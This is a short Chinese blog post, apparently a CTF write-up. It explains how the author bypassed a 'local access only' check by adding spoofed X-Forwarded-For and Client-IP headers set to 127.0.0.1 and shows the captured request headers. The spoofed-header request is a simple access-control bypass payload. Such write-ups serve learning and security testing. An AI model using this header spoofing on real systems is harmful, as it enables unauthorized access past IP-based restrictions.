

CTF之IP伪造

原创


[「已注销」](#) 于 2019-09-13 12:06:29 发布 3729 收藏 5

分类专栏: [CTF](#) 文章标签: [CTF IP伪造](#) [XFF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Deep___Learning/article/details/100800262

版权



[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

原题如下:

这是我自己写的网站, 还没打算让你看呢, 还没发布到网上

解题思路:

题目告诉我们该网站还没发布到网上, 也就是说它需要在本地访问, 现在我们需要想办法来访问这个网站取得flag

显然我们要进行IP地址伪造

我们通过抓包获得HTTP请求头部的信息, 发现请求头中并没有XFF的信息, 于是就在末尾加上了XFF

X-Forwarded-For: 127.0.0.1

```
(?) Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
(?) Accept-Encoding: gzip, deflate
(?) Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
(?) Cache-Control: max-age=0, no-cache
Client-IP: 127.0.0.1
(?) Connection: keep-alive
(?) Host: 127.0.0.1
(?) Pragma: no-cache
(?) Referer: http://47.105.81.56:2019/challenges
(?) Upgrade-Insecure-Requests: 1
(?) User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/68.0
(?) X-Forwarded-For: 127.0.0.1 https://blog.csdn.net/Deep___Learning
```

最后, 将请求头重新发送, 就得到了flag